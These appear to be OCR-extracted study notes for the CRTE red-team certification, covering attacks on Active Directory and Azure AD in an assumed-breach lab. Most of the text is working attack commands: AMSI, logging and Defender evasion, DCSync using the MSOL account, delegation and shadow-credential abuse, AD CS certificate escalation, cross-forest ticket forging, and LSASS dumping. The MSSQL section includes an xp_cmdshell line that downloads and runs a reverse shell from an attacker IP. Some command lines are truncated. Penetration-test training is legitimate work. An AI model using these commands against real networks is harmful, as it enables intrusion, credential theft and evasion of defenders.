
CRTE Notes

These notes are a continuation of CRTP (Certified Red Team Professional) Notes.

Table of Contents

This course is made for assumed breach scenarios.



PowerShell Bypasses

InvisiShell

- InvisiShell bypasses system-wide transcription, PowerShell AMSI, and script-block logging
- use `RunWithRegistryNonAdmin.bat` instead of `RunWithPathAsAdmin.bat`
  - modifies HKCU which is less detected than HKLM
- `RunWithPathAsAdmin.bat` modifies HKLM
  - heavy detection on HKLM-based keys
- run `exit` command when you are done to clean up

AV Signature Bypass

- use AMSITrigger to identify what in your script is triggering AMSI
  - `AmsiTrigger_x64.exe -i C:\PATH\TO\script.ps1`
- use DefenderCheck to identify what is triggering Defender
  - `DefenderCheck.exe C:\PATH\TO\script.ps1`
- use Invoke-Obfuscation for obfuscating scripts
- minimize obfuscation and focus more on signature detection, modifying detected malicious code, string manipulation, etc.
  - the more a binary is obfuscated, the more suspicious it looks

Azure AD

Can be integrated with on-prem AD using AD connect using one of the methods:

1. Password Hash Sync (PHS)
   - all creds of on-prem is hashed and synced with Azure AD
2. Pass-Through Authentication (PTA)
   - Azure AD forwards creds to on-prem AD

    - on-prem checks if cred is valid or not, this result is returned to Azure AD, and Azure AD either allows user to access Azure resources or not
3. Federation
    - SAML based auth worklow
- contains high-privileged account called `MSOL_<RANDOM_ID>` that performs a DCSync every two minutes
    - creds for this account stored in clear-text

Attacking PHS

- will not get detected by MDI if you DCSync using the MSOL_ user, as this user is typically on the exclusion list of MDI due to its frequent DCSync

Get User and Extract Creds

```
# PowerView
Get-DomainUser -Identity "MSOL_*" -Domain 0xd4y.local

# AD Module
Get-ADUser -Filter "samAccountName -like 'MSOL_*'" -Server 0xd4y.local -Properties * | select SamAccountName,Description | fl

# Source ADConnect PS Script
. .\adconnect.ps1

# Extract creds of MSOL_<ID> user
ADConnect

# Run CMD instance as MSOL_<ID> user
runas /user:0xd4y.local\MSOL_<ID> /netonly cmd
```

- note `adconnect.ps1` runs `powershell.exe` , so verbose logs are present
    - ensure to modify this script's code and run within `Invisi-Shell` to potentially bypass these logs

Enumeration

General

- recommended to use AD PowerShell Module
    - signed by MS and therefore works in CLM
    - less suspicious
- can use SharpView (PowerView written in C#)
    - cannot use pipes

Command	Description
`(Get-DomainPolicyData).systemaccess`	Use to get policy for tickets
`Get-DomainGPOComputerLocalGroupMapping`	Get users that are in a local group for specified machine (use `-Identity` to specify machine)
`Get-DomainObjectACL -ResolveGUIDs`	Enumerate ACL for specific object
`Get-ADGroup -Filter * -searchbase "OU=Mgmt,DC=us,DC=techcorp,DC=local" -Properties *`	Get members in group in a specific OU
`net view \\some_server.local`	Enumerate shares on some_server
`(Get-ADForest).Domains| %{Get-ADDomain -Server $_}|select name, domainsid`	Get SID of all child forests and root forest in current forest
`Get-DnsServerZone -ZoneName some_forest.local |fl *`	Get IP addresses of DCs in target (note you can also ping the DCs to find the IP if you already know the DC names)
`$env:UserDNSDomain`	

	Get current forest name

- ensure that you do not breach ticket policies when forging/modifying a ticket for persistence!

AppLocker, WDAC, and Tamper Protection

- can enumerate AppLocker rules with `Get-AppLockerPolicy -Effective | select -ExpandProperty RuleCollections`
- can enumerate WDAC with `Get-CimInstance -ClassName Win32_DeviceGuard -Namespace root\Microsoft\Windows\DeviceGuard`
- check tamper protection with `Get-MpComputerStatus|select IsTamperProtected`
  - note tamper protection is on by default on Windows Server 2019, 2022, and 1803 or later among other servers

Misc

- use `Get-ADTrust -Filter 'intraForest -ne $True' -Server (Get-ADForest).Name` to map all trusts of current forest
- use `(Get-ADForest).Domains | %{Get-ADTrust -Filter '(intraForest -ne $True) -and (ForestTransitive -ne $True)' -Server $_}` to map all external trusts
  - can be done also with PowerView's `Get-ForestDomain -Verbose | Get-DomainTrust | ?{$_.TrustAttributes -eq 'FILTER_SIDS'}`

Domain Privilege Escalation

LAPS

Provides centralized storage of local user passwords and periodically rotates passwords. Helps mitigate lateral movement by stopping reuse of passwords.

- check if `ms-mcs-admpwd` attribute is visible with `Get-DomainComputer | Select-Object 'dnshostname','ms-mcs-admpwd' | Where-Object {$_."ms-mcs-admpwd" -ne $null}`
- can also use `Get-DomainOU | Get-DomainObjectAcl -ResolveGUIDs | Where-Object {($.ObjectAceType -like 'ms-Mcs-AdmPwd') -and ($.ActiveDirectoryRights -match 'ReadProperty')} | ForEach-Object {$_ | Add-Member NoteProperty 'IdentityName' $(Convert-SidToName $.SecurityIdentifier);$}` from PowerView to find OUs where LAPS is in use
- use ADModule's `Get-ADComputer -Identity 0xd4y_machine -Properties ms-mcs-admpwd | select -ExpandProperty ms-mcs-admpwd` or PowerView's `Get-DomainObject -Identity 0xd4y_machine | select -ExpandProperty ms-mcs-admpwd` to get clear-text password of `ms-mcs-admpwd` attribute

With the creds, you can then do:

```
winrs -r:0xd4y-machine -u:.\Administrator -p:'$ubscr1beTo0xd4y' hostname
net use x: \\0xd4y-machine\C$\Users\Public /user:notes\Administrator '$ubscr1beTo0xd4y'

## Then copy the files you need (e.g. NetLoader), perform port-forwarding, and load whatever you want
```

gMSA

- provides password management, password rotation (every 30 days), and management of SPNs and delegated administration for service accounts
- helps protect against Kerberoast attacks
- can potentially read the gMSA password from the `msds-ManagedPassword` attribute (stored in binary form of MSDS-MANAGEDPASSWORD_BLOB)
  - must be explicitly allowed to do so (not even Domain Admins can read this by default)

Command	Description

`Get-ADServiceAccount -Filter *`	Get all gMSA accounts (denoted with the object class `msDS-GroupManagedServiceAccount`)
`Get-ADServiceAccount -Identity gmsa_account_0xd4y -Properties * | select PrincipalsAllowedToRetrieveManagedPassword`	Get users that can read the `msds-ManagedPassword` attribute

Converting gMSA Password to NTLM Hash

```
$PasswordBlob = (Get-ADServiceAccount -Identity 0xd4y -Properties msDS-ManagedPassword).'msDS-ManagedPassword'
Import-Module C:\PATH\TO\DSInternals.psd1
$decodedpwd = ConvertFrom-ADManagedPasswordBlob $PasswordBlob
ConvertTo-NTHash -Password $decodedpwd.SecureCurrentPassword
```

Golden gMSA

- an attack in which gMSA is calculated offline using the KDS root key object
  - only DAs, EAs, and SYSTEM can retrieve KDS root key

Constrained Delegation - Kerberos Only

S4U2Self does not work because it does not have TRUSTED_TO_AUTH_FOR_DELEGATION configured

- leverage resource-based constrained delegation (RBCD)
  1. Create new machine account
  2. Configured RBCD on machine
  3. Get TGS for machine using new machine account
  4. Request forwardable TGS using the previous TGS

Getting access to target_machine from original_machine

```
# Get machines with constrained delegation
Get-ADObject -Filter {msDS-AllowedToDelegateTo -ne "$null"} -Properties msDS-AllowedToDelegateTo

# Create new machine accouunt (use Powermad.ps1)
New-MachineAccount -MachineAccount new_machine_account

# Inject original machine account TGT in session
Rubeus.exe asktgt /user:machine_account$ /aes256:<MACHINE_ACCOUNT_AES256_KEY> /impersonateuser:Administrator /domain:notes.0xd4y.local /ptt

# Configure TRUST_TO_AUTH_FOR_DELEGATION
Set-ADComputer -Identity original_machine_account$ -PrincipalsAllowedToDelegateToAccount new_machine_account$

# Convert password of new machine account to NTLM hash
Rubeus.exe hash /password:new_machine_account_pass

# Get TGS for service
Rubeus.exe s4u /impersonateuser:Administrator /user:new_machine_account$ /rc4:<NTLM_HASH> /msdsspn:cifs/original_machine.notes.0xd4y.local

# Inject TGS in current session
Rubeus.exe s4u /tgs:<TGS> /user:original_machine_account$ /aes256:<MACHINE_ACCOUNT_AES256_KEY> /msdsspn:cifs/target_machine.notes.0xd4y.loc
```

- use winrs instead of PSRemoting to evade certain logging: `winrs -remote:0xd4y_server -u:notes\0xd4y -p:Pl3as3Subscr1b3 <COMMAND>`
  - can evade system-wide transcripts and deep script block logging

With credentials, execute commands on remote machine like this:

```
$creds = Get-Credential
Invoke-Command -Credential $creds -ScriptBlock {whoami} -Computer 0xd4y_machine
```

- use `opassth` with `SafetyKatz` (instead of `pth`) and `aes256` instead of `ntlm` to prevent detections by MDI
  - starts PowerShell session with logon type 9 just like `runas /netonly`

- note `opassth` is just the command specific to the modified Mimikatz version in the CRTE lab (modified version of `pth`)

GenericWrite on Computer

- with `GenericWrite` or `GenericAll` on a computer, you can enable constrained delegation to laterally move

Enabling Constrained Delegation

```
# Enabled resource-based constrained delegation on target machine
Set-ADComputer -Identity target_machine -PrincipalsAllowedToDelegateToAccount owned_machine_account$

# Get hash of owned machine account
SafetyKatz "sekurlsa::ekeys"

# Get TGS for HTTP service by impersonating Admin
Rubeus.exe s4u /user:owned_machine_account$ /aes256:<owned_machine_account_hash> /msdsspn:http/target_machine /impersonateuser:Administrato
```

Shadow Credentials

- leverages `msDS-KeyCredentialLink` attribute to authenticate as another user or computer account
  - attribute used when Windows Hello for Business (WHfB) is configured
- `msDS-KeyCredentialsLink` attribute contains raw public keys of certificate, and will still work even if the credentials of the user or computer account are modified
- only Key Admins and Enterprise Key Admins, or users with `GenericAll` or `GenericWrite` are allowed to modify the `msDS-KeyCredentialsLink` attribute on a target user

To abuse Shadow Credentials:

1. AD CS should be configured or a Key Trust should be present
2. PKINIT should be supported
3. At least one DC with Windows Server 2016 or above
4. Need `GenericWrite` or `GenericAll` permissions on target object

Adding Shadow Credentials

```
# Add Shadow Credential on target object
Whisker.exe add /target:0xd4y_target_user

# Check if msDS-KeyCredentialsLink attribute present on target (use Get-DomainComputer in case of a computer account)
Get-DomainUser -Identity 0xd4y_target_user
```

Certificate Service

- certificate can be used for authentication, encryption, signing, etc.
- check for certificates stored in local machine with `ls cert:\LocalMachine\My` and then export it with `ls cert:\LocalMachine\My\<THUMBPRINT> | Export-PfxCertificate -FilePath C:\PATH\TO\SAVE\cert.pfx -Password (ConvertTo-SecureString -String 'SubscribeTo0xd4y' -Force -AsPlainText)`
  - then request TGT using `Rubeus.exe asktgt /user:pawadmin /certificate:cert.pfx /password:SubscribeTo0xd4y /nowrap /ptt`

AD CS can be abused to:

1. Extract user and machine certificates
2. Retrieve NTLM hashes
3. User and machine level persistence
4. Escalation to DA and EA
5. Domain persistence

Stealing Certificates	THEFT1 Export certs with private keys using Windows' crypto APIs	THEFT2 Extracting user certs with private keys using DPAPI	THEFT3 Extracting machine certs with private keys using DPAPI	THEFT4 Steal certificates from files and stores	THEFT5 Use Kerberos PKINIT to get NTLM hash
Persistence	PERSIST1 User persistence by requesting new certs	PERSIST2 Machine persistence by requesting new certs	PERSIST3 User/Machine persistence by renewing certs		

- can use certify.exe to find misconfigured templates (`certify.exe find`)
  - note that the `/vulnerable` flag only shows certificates in which domain users or default users group has enrollment rights

Common misconfigurations:

1. CA or target templates gives low-privileged user enrollment rights
2. Manager approval is disabled
3. Authorization signatures not required

Escalating to DA from CERT

```
# Get information for certs with msPKI-Certificates-Name-Flag set to ENROLLEE_SUPPLIES_SUBJECT
Certify.exe find /enrolleeSuppliesSubject

# Request cert, save text between BEGIN RSA PRIVATE KEY and END CERTIFICATE to a file (e.g. cert.pem)
Certify.exe request /ca:<CA_NAME> /template:<CERT_TEMPLATE> /altname:Administrator

# Convert to pfx and name password as Follow0xd4y
openssl.exe pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out admin.pfx

# Request TGT
Rubeus.exe asktgt /user:Administrator /certificate:admin.pfx /password:Follow0xd4y /nowrap /ptt
```

Misc

- may be able to add yourself to a group with `Add-ADGroupMember -Identity "MachineAdmins" -Members "0xd4y"`

File transferring with creds

```
# Create shared folder between target machine (notes-0xd4y) and local machine
net use x: \\notes-0xd4y\C$\Users\Public /user:Administrator Pl34s3Subscr1be

# Copy files to target machine
echo F | xcopy C:\PATH\TO\Loader.exe x:\Loader.exe
echo F | xcopy C:\PATH\TO\SafetyKatz.exe x:\SafetyKatz.exe

# Delete shared folder
net use x: /d
```

- check if you have local admin access on another machine with `Find-PSRemotingLocalAdminAccess`
- can spawn new instance with compromised creds using Rubeus: `./Rubeus.exe asktgt /domain:notes.0xd4y.local /user:0xd4y /aes256:<AES256_KEY> /opsec /createnetonly:C:\Windows\System32\cmd.exe /show /ptt`

Lateral Movement Using PSRemoting

```
$passwd = ConvertTo-SecureString 'Follow0xd4y' -AsPlainText -Force
$creds = New-Object System.Management.Automation.PSCredential ("notes\0xd4y", $passwd)
$session = New-PSSession -ComputerName some_machine -Credential $creds
```

Cross-Forest Attacks and Privescs

Kerberoast

It is possible to perform kerberoast attacks across forest trusts

```
# PowerView
Get-DomainTrust | ?{$_.TrustAttributes -eq 'FILTER_SIDS'} | %{Get-DomainUser -SPN -Domain $_.TargetName}

# AD Module
Get-ADTrust -Filter 'IntraForest -ne $true' | %{Get-ADUser -Filter {ServicePrincpalName -ne "$null"} -Properties ServicePrincipalName -Serv

# Get TGS of target user using only PS
Add-Type -AssemblyName System.IdentityModel
New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList some_svc/eu-file.eu.local@eu.local
tasklist.exe /FI "IMAGENAME eq lsass.exe"
rundll32.exe C:\windows\system32\comsvcs.dll, MiniDump <LSASS_PID> C:\PATH\TO\SAVE\lsass.dmp full
## Can also just do rundll32.exe C:\windows\system32\comsvcs.dll, MiniDump (Get-Process lsass).id C:\PATH\TO\SAVE\lsass.dmp full
```

Constrained Delegation

Can abuse constrained delegation across forests if you already have a foothold across a forest trust.


```
# PowerView
Get-DomainUser -TrustedToAuth -Domain target_forest.local
Get-DomainComputer -TrustedToAuth -Domain target_forest.local

# AD Module
Get-ADObject -Filter {msDS-AllowedToDelegateTo -ne "$null"} -Properties msDS-AllowedToDelegateTo -Server target_forest.local

# Get creds for compromised user and request ldap altservice
./Rubeus.exe s4u /user:<OWNED_USER> /aes256:<OWNED_USER_HASH> /impersonateuser:administrator /msdsspn:CIFS/some_machine.other_forest.local
/altservice:LDAP /domain:other_forest.local /dc:some-dc.other_forest.local /ptt

# DCSync
./SharpKatz.exe --Command dcsync --user other_forest\krbtgt --Domain other_forest.local --DomainController some-dc.other_forest.local
```

- note that use of AES256 may not work across forests as it depends on whether or not AES encryption is supported



Unconstrained Delegation

- TGT delegation must be enabled across trust (disabled by default)
  - check this with `netdom trust trustingforest /domain:other_forest.local /EnableTgtDelegation`
  - note this can also be checked with `Get-ADTrust -server other_forest.local -Filter *` although it could output false negatives and is less reliable in older versions (ensure you are using the right version of the AD Module which fixes this bug)

Trust Key

- SID Filtering occurs between forests so that one forest cannot request any resource as an EA or DA for another forest
  - to access resources in trusting domain, SID filtering must be deactivated
- all RIDs between and including 500 and 1000 are stripped (check CRTP notes for more in-depth)
- with `/enablesidhistory:yes` you can attempt to access resources accessible to the specified RID as long as RID > 1000
- if `Get-ADTrust -Filter *` shows that the `SIDFilteringForestAware` attribute is True, then SIDHistory filtering is enabled across the forest trust

Getting Access to Other Groups

```
# Get groups in other_forest.local with RID > 1000
Get-ADGroup -Filter 'SID -ge "S-1-5-21-<ID>-1000"' -Server other_forest.local

# Forge inter-realm TGT using group
./BetterSafetyKatz.exe "kerberos::golden /user:Administrator /domain:0xd4y.local /sid:S-1-5-21-<ID> /rc4:<TRUST_TICKET_HASH> /service:krbtg

# Get TGS for service
./Rubeus.exe asktgs /ticket:C:\PATH\TO\output.kirbi /service:HTTP/some_machine.other_forest.local /dc:some-dc.other_forest.local /ptt
```

Foreign Security Principal (FSP)

- allows external forests trust or special identities (e.g. Authenticated Users, Enterprise DCs, etc.) to be added to domain local security groups (for example Authenticated Users)
- can be enumerated with PowerView's `Find-ForeignGroup` or `Find-ForeignUser`, or with AD Module's `Get-ADObject -Filter {objectClass -eq "foreignSecurityPrincipal"}`
  - then enumerate the group with `Get-ADGroup -Filter * -Properties Member -Server other_forest.local | ?{$_.Member -match '<SID>'}`
  - can also do `Get-DomainUser -Domain other_forest.local | ?{$_.ObjectSid -eq '<SID>'}` to find user with particular SID

ACLs

- ACLs may grant certain principals to access resources or have `GenericAll` or `GenercWrite` on identities cross-forest (principals added to these ACLs are not displayed in the ForeignSecurityPrincipals container)
  - only principals in a domain local security group are in the ForeignSecurityPrincipals container
- with `GenericAll` you can reset a user's password with `Set-DomainUserPassword -Identity 0xd4y -AccountPassword (ConvertTo-SecureString 'Follow0xd4y' -AsPlainText -Force) -Domain other_domain.local`

PAM Trust

- usually enabled between Bastion or Red Forest and prod/user forest
- allows high-privileged access to prod forest without needing credentials from a bastion forest
  - requires the creation of Shadow Principals in bastion domain that are mapped to DA or EA in prod forest

```
Get-ADTrust -Filter *
Get-ADObject -Filter {objectClass -eq "foreignSecurityPrincipal"} -Server bastion.local

# Enumerate if PAM trust exists
$bastiondc = New-PSSession bastion-dc.bastion.local
Invoke-Command -ScriptBlock {Get-ADTruzst -Filter {(ForestTransitive -eq $True) -and (SIDFilteringQuarantined -eq $False)}} -Session $basti

# Check members of Shadow Principals
Invoke-Command -ScriptBlock {Get-ADObject -SearchBase ("CN=Shadow Principal Configuration,CN=Services," + (Get-ADRootDSE).configurationNami

# Configure WSMan to allow PSRemoting via IP Address
Set-Item WSMan:\localhost\Client\TrustedHosts * -Force
```

```
# PSRemote into prod_forest
Enter-PSSession <PROD_FOREST_IP_ADDRESS> -Authentication NegotiateWithImplicitCredential
```

- note when PSRemoting using an IP address, you must use NTLM authentication
- you can then use `Copy-Item -Path C:\Windows\System32\lsass.exe -FromSession $prodsession -Destination 'C:\Users\Administrator\lsass.exe'` to copy the lsass.exe file on the remote session to the local machine

MSSQL

Use `Invoke-SQLAudit` to find misconfigurations in SQL server

Getting Shell on SQL Instance

- run this command from PowerUpSQL to get a reverse shell on target_machine `Get-SQLServerLinkCrawl -Instance us-mssql -Query 'exec master..xp_cmdshell ''powershell.exe -c "iex(iwr -UseBasicParsing <ATACKER_IP>/amsibypass.txt);iex(iwr -UseBasicParsing <ATACKER_IP>/sbloggingbypass.txt);iex(iwr -UseBasicParsing <ATACKER_IP>/reverse.ps1)"''' |select -ExpandProperty CustomQuery`
  - this requires `rpcout` and `xp_cmdshell` to be enabled on the SQL machine
  - can manually enabled `rpcout` and `xp_cmdshell` on a SQL node as long as the user on which the target node is run is high-privileged (such as sa [system administrator])
- use `Get-SQLInstanceDomain | Get-SQLServerInfo` to get information for SQL instances in current forest

Enable RPC on SQL machine

```
Invoke-SqlCmd -Query "exec sp_serveroption @server='target-sqlsrv', @optname='rpc', @optvalue='TRUE'"
Invoke-SqlCmd -Query "exec sp_serveroption @server='target-sqlsrv', @optname='rpc out', @optvalue='TRUE'"
Invoke-SqlCmd -Query "EXECUTE ('sp_configure ''show advanced options'',1;reconfigure;') AT ""target-sqlsrv"""
Invoke-SqlCmd -Query "EXECUTE('sp_configure ''xp_cmdshell'',1;reconfigure') AT ""target-sqlsrv"""
```

User Impersonation

May be possible to impersonate other users within an SQL instance if given the IMPERSONATE privilege and EXECUTE AS function.

- to find users you can impersonate, run `Get-SQLquery -Instance target-sqlsrv -Query "SELECT distinct b.name FROM sys.server_permissions a INNER JOIN sys.server_principals b ON a.grantor_principal_id = b.principal_id WHERE a.permission_name = 'IMPERSONATE'"`
- use SQLRecon.exe for impersonation, as they have modules meant exactly for such a scenario

Performing Impersonation with SQLRecon

```
# Enabling advanced options
SQLRecon.exe -a Windows -s target-sqlsrv -m iquery -i sa -o "EXEC sp_configure 'show advanced options',1 RECONFIGURE"

# Enabling xp_cmdshell
SQLRecon.exe -a Windows -s target-sqlsrv -m iquery -i sa -o "EXEC sp_configure 'xp_cmdshell',1 RECONFIGURE"

# Running whoami on target
SQLRecon.exe -a Windows -s target-sqlsrv -m iquery -i sa -o "EXEC master..xp_cmdshell 'whoami'"
```

- note that you can also use PowerView's `Get-SQLquery -Instance target-sqlsrv -Query "EXECUTE AS LOGIN = 'sa' EXEC master..xp_cmdshell 'whoami'"`

Offensive .NET

Pros	Cons
`System.Management.Automation.dll` lacks some security features for .NET applications / binaries	Potentially detected by AV / EDR
	Harder to deliver payload (need additional script

	for loading it into memory)
	New process creation, can be detected by blue team

- use NetLoader to deliver binary payloads and execute it directly in memory while bypassing AMSI & ETW by patching them
  - use port forwarding to indirectly load the binary from a remote address (check https://0xd4y.com/2023/04/05/CRTP-Notes/ to see how to do that)
- NetLoading an unsigned binary such as SafetyKatz may not work if WDAC is enabled, which would result in an error such as `The system cannot execute the specified program` (check with `Get-CimInstance -ClassName Win32_DeviceGuard -Namespace root\Microsoft\Windows\DeviceGuard`)
  - use `rundll32.exe` to dump the LSASS process and then exfiltrate it (detected by Defender so make sure to turn it off with `Set-MpPreference -DisableRealTimeMonitoring $true`)

```
# Get lsass PID
tasklist /FI "IMAGENAME eq lsass.exe"

# Suppose the lsass pid is 716
rundll32.exe C:\windows\system32\comsvcs.dll, MiniDump 716 C:\PATH\TO\SAVE\lsass.dmp full

# Copy lsass.dmp to current machine
echo F | xcopy \\target_machine\C$\PATH\TO\lsass.dmp C:\PATH\TO\SAVE\lsass.dmp

# Dump creds from lsass.dmp
sekurlsa::minidump C:\PATH\TO\lsass.dmp
sekurlsa::ekeys
```

Best Practices

- set `Account is sensitive and cannot be delegated` for sensitive accounts
- never run services with DA privileges

Privileged Administrative Workstation (PAWs)

- workstation for performing sensitive tasks
- provides protection against attacks such as phishing , OS vulnerabilities, and credential replay attacks

Just Enough Administration (JEA)

- role-based access control for PS remote delegation administration
- restricts non-admin users to remotely connect to machine for specific administrative tasks
  - can control command user runs and parameters
- PS transcription and logging is enabled on JEA endpoints

Tools

1. BloodHound
   - useful for enumeration in penetration tests (finding exploitation pathways)
2. PowerSploit
   - PowerView and PowerUp
     - useful for enumeration and finding / exploiting privesc pathways
3. ADModule
   - enumeration - signed by Microsoft

4. PowerUpSQL
    - toolkit for attacking SQL servers
5. PowerShdll, nopowershell, and Invisi-Shell
    - useful for bypassing some PowerShell defenses, logging, and staying stealthy
6. NetLoader
    - used for loading executables from memory while bypassing EDR solutions
7. SpoolSample
    - contains binary (MS-RPRN.exe) used for abusing print spooler bug
8. Certify
    - AD CS exploitation
9. Rubeus
    - Kerberos abuse
10. SQLRecon
    - SQL impersonation and exploiting SQL misconfigurations
11. Ligolo-ng
    - Tunneling/pivoting

References

1. CRTE Course
    - main source
2. https://learn.microsoft.com/en-us/microsoft-365/security/defender-endpoint/prevent-changes-to-security-settings-with-tamper-protection?view=o365-worldwide
    - tamper protection
3. https://www.netspi.com/blog/technical/network-penetration-testing/hacking-sql-server-stored-procedures-part-2-user-impersonation/
    - SQL impersonation
    - Exploiting SQL server misconfigurations